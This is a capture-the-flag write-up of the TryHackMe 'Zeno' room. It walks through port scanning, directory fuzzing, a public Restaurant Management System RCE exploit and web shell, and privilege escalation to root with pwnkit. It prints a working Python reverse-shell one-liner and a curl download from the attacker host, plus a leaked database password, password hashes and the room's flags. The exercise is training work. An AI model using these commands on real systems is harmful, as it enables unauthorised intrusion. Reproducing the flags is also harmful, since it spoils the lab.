

Zeno

Zeno

<https://tryhackme.com/room/zeno>

```
nmap -sV -Pn -p- --min-rate 5000 10.10.107.2
```

```
(kali@kali)-[~/THM/zeno]
$ nmap -sV -Pn -p- --min-rate 5000 10.10.107.2
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-24 16:29 EST
Nmap scan report for 10.10.107.2
Host is up (0.10s latency).
Not shown: 65517 filtered tcp ports (no-response), 16 filtered tcp ports (host-unreach)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
12340/tcp  open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.05 seconds
```

```
sudo nmap -sV -sC -A -Pn -p 22,12340 10.10.107.2
```

```
(kali@kali)-[~/THM/zeno]
$ sudo nmap -sV -sC -A -Pn -p 22,12340 10.10.107.2
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-24 16:34 EST
Nmap scan report for 10.10.107.2
Host is up (0.10s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 092362a2186283690440623297ff3ccd (RSA)
|_  256 33663536b0680632c18af601bc4338ce (ECDSA)
|_  256 1498e3847055e6600cc20977f8b7a61c (ED25519)
12340/tcp  open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-methods:
|_  Potentially risky methods: TRACE
|_  http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_  http-title: We#39;ve got some trouble | 404 - Resource not found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: storage-misc|general purpose|specialized|WAP
Running (JUST GUESSING): HP embedded (97%), Linux 3.X|5.X|2.4.X|2.6.X (89%), Crestron 2-Series (89%)
OS CPE: cpe:/h:hp:p2000_g3 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:5.4 cpe:/o:crestron:2_series cpe:/o:linux:linux_kernel:2.4 cpe:/o:linux:linux_kernel:2.6.22
Aggressive OS guesses: HP P2000 G3 NAS device (97%), Linux 3.10 - 3.13 (89%), Linux 5.4 (89%), Crestron XPanel control system (89%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (88%), OpenWrt White Russian 0.9 (Linux 2.4.30) (88%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```

check http

looks like this is fake error

10.10.107.2:12340

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Resource not found 404

The requested resource could not be found but may be available again in the future.

```

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <!-- Simple HttpErrorPages | MIT License | https://github.com/HttpErrorPages -->
5   <meta charset="utf-8" /><meta http-equiv="X-UA-Compatible" content="IE=edge" /><meta name="viewport" content="width=device-width, initial-scale=1" />
6   <title>We've got some trouble | 404 - Resource not found</title>
7   <style type="text/css">/*! normalize.css v5.0.0 | MIT License | github.com/necolas/normalize.css */html{font-family:sans-serif;line-height:1.15;-ms-text-size-adjust:100%;-webkit-text-size-a
8 }</head>
9 <body>
10   <div class="cover"><h1>Resource not found<small>404</small></h1><p class="lead">The requested resource could not be found but may be available again in the future.</p></div>
11   <footer><p>Technical Contact: <a href="mailto:x@example.com">x@example.com</a></p></footer>
12 </body>
13 </html>
14
15

```

← → ↺ 🏠 10.10.108.242:12340/icons/README

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Public Domain Icons

These icons were originally made for Mosaic for X and have been included in the NCSA httpd and Apache server distributions in the past. They are in the public domain and may be freely included in any application. The originals were done by Kevin Hughes (kevinh@kevcom.com). Andy Polyakov tuned the icon colors and added a few new images.

If you'd like to contribute additions to this set, contact the httpd documentation project <<http://httpd.apache.org/docs-project/>>.

Almost all of these icons are 20x22 pixels in size. There are alternative icons in the "small" directory that are 16x16 in size, provided by Mike Brown (mike@hyperreal.org).

Suggested Uses

The following are a few suggestions, to serve as a starting point for ideas. Please feel free to tweak and rename the icons as you like.

- a.gif**
This might be used to represent PostScript or text layout languages.
- alert.black.gif, alert.red.gif**
These can be used to highlight any important items, such as a README file in a directory.
- back.gif, forward.gif**
These can be used as links to go to previous and next areas.
- ball.gray.gif, ball.red.gif**
These might be used as bullets.
- binary.gif**
This can be used to represent binary files.
- binhex.gif**
This can represent BinHex-encoded data.
- blank.gif**
This can be used as a placeholder or a spacing element.
- bomb.gif**
This can be used to represent core files.

Find rms folder

```
gobuster dir -u http://10.10.108.242:12340 -w
```

```
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,gif -t 20
```

```
(kali@kali)-[~/THM/zeno]
$ gobuster dir -u http://10.10.108.242:12340 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,gif -t 20

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.108.242:12340
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,gif
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/rms (Status: 301) [Size: 239] [→ http://10.10.108.242:12340/rms/]
Progress: 65671 / 661683 (9.92%)
```


10.10.108.242:12340/rms/

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**Pathfinder Hotel
Restaurant**



WELCOME TO PATHFINDER HOTEL RESTAURANT MANAGEMENT SYSTEM!

Order your food today from the Food Zone and it will be delivered at your door step. Jump in to our weekly special deals in the Special Deals menu. Register an account with us to enjoy fast ordering, delivery, and convenient payment of your food. Start now by logging in below or registering if you don't have an account with us:

*** Required fields**

Email

Password

☐ Remember me [Forgot password?](#)

*** Required fields**

First Name

Last Name

Email

Password

Confirm Password

Security Question


Security Answer

Fast fuzz rms directory

```
dirsearch -u http://10.10.108.242:12340/rms
```

```
[17:32:50] 403 - 211B - /rms/.htaccess
[17:32:50] 403 - 218B - /rms/.htaccessOLD
[17:32:50] 403 - 219B - /rms/.htaccessOLD2
[17:33:08] 200 - 2KB - /rms/aboutus.php
[17:33:10] 301 - 245B - /rms/admin/ → http://10.10.108.242:12340/rms/admin/
[17:33:11] 302 - 0B - /rms/admin/?/login → access-denied.php
[17:33:11] 403 - 221B - /rms/admin/.htaccess
[17:33:11] 302 - 0B - /rms/admin/ → access-denied.php
[17:33:12] 302 - 10B - /rms/admin/index.php → access-denied.php
[17:33:24] 302 - 0B - /rms/auth.php → access-denied.php
[17:33:27] 302 - 0B - /rms/cart.php → access-denied.php
[17:33:30] 200 - 2KB - /rms/contactus.php
[17:33:31] 301 - 243B - /rms/css/ → http://10.10.108.242:12340/rms/css/
[17:33:38] 301 - 245B - /rms/fonts/ → http://10.10.108.242:12340/rms/fonts/
[17:33:38] 200 - 415B - /rms/footer.php
[17:33:38] 200 - 1KB - /rms/gallery.php
[17:33:41] 301 - 246B - /rms/images/ → http://10.10.108.242:12340/rms/images/
[17:33:41] 403 - 213B - /rms/images/
[17:33:42] 200 - 6KB - /rms/index.php
[17:33:42] 200 - 6KB - /rms/index.php/login/
[17:33:47] 200 - 2KB - /rms/logout.php
[17:34:12] 301 - 243B - /rms/swf → http://10.10.108.242:12340/rms/swf/
```

Funny food foto



revshell


I found 2 exploits for Restaurant Management System

Date	D	A	V	Title	Type	Platform	Author
2023-04-08				Restaurant Management System 1.0 - SQL Injection	WebApps	PHP	calfcruiser
2019-10-17				Restaurant Management System 1.0 - Remote Code Execution	WebApps	PHP	Ibad Shah

Showing 1 to 2 of 2 entries (filtered from 45,784 total entries)


FIRST PREVIOUS 1 NEXT LAST

try python script



go to url and add cmd parametr:


http://10.10.195.102:12340/rms/images/reverse-shell.php?cmd=id



uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0

python revshell

```
export RHOST="10.18.88.130";export RPORT=1337;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("bash")'
```




download linpeas

```
curl http://10.18.88.130:8000/linpeas.sh -o linpeas.sh
```

root

vulnerabilities



Also I found creds for database

Searching passwords in history files

Searching passwords in config PHP files

```
define('DB_DATABASE', 'rms');  
define('DB_PASSWORD', '');  
define('DB_USER', 'root');  
define('DB_DATABASE', 'dbrms');  
define('DB_PASSWORD', 'veerUffIrangUfcubyig');  
define('DB_USER', 'root');
```

Searching *password* or *credential* files in home (limit 70)

Inside I found passwords

```
MariaDB [dbrms]> select * from members;  
select * from members;  
+-----+-----+-----+-----+-----+-----+-----+  
| member_id | firstname | lastname | login | passwd | question_id | answer |  
+-----+-----+-----+-----+-----+-----+-----+  
| 15 | Stephen | Omolewa | omolewastephen@gmail.com | 81dc9bdb52d04dc20036dbd8313ed055 | 9 | 51977f38bb3afdf634dd8162c7a33691 |  
| 16 | John | Smith | jsmith@sample.com | 1254737c076cf867dc53d60a0364f38e | 8 | 9f2780ee8346cc83b212ff038fdb45a |  
| 17 | Edward | Zeno | edward@zeno.com | 6f72ea079fd65aff33a67a3f3618b89c | 8 | 6f72ea079fd65aff33a67a3f3618b89c |  
+-----+-----+-----+-----+-----+-----+-----+  
3 rows in set (0.00 sec)
```

use pwnkit vulnerability

```
python3 pwnkit.py  
[+] Creating shared library for exploit code.  
[+] Calling execve()  
[root@zeno tmp]# id  
id  
uid=0(root) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0  
[root@zeno tmp]#  
[root@zeno root]# cat root.txt  
cat root.txt  
THM{b187ce4b85232599ca72708ebde71791}  
[root@zeno root]# cat /home/edward/user.txt  
cat /home/edward/user.txt  
THM{070cab2c9dc622e5d25c0709f6cb0510}  
[root@zeno root]#
```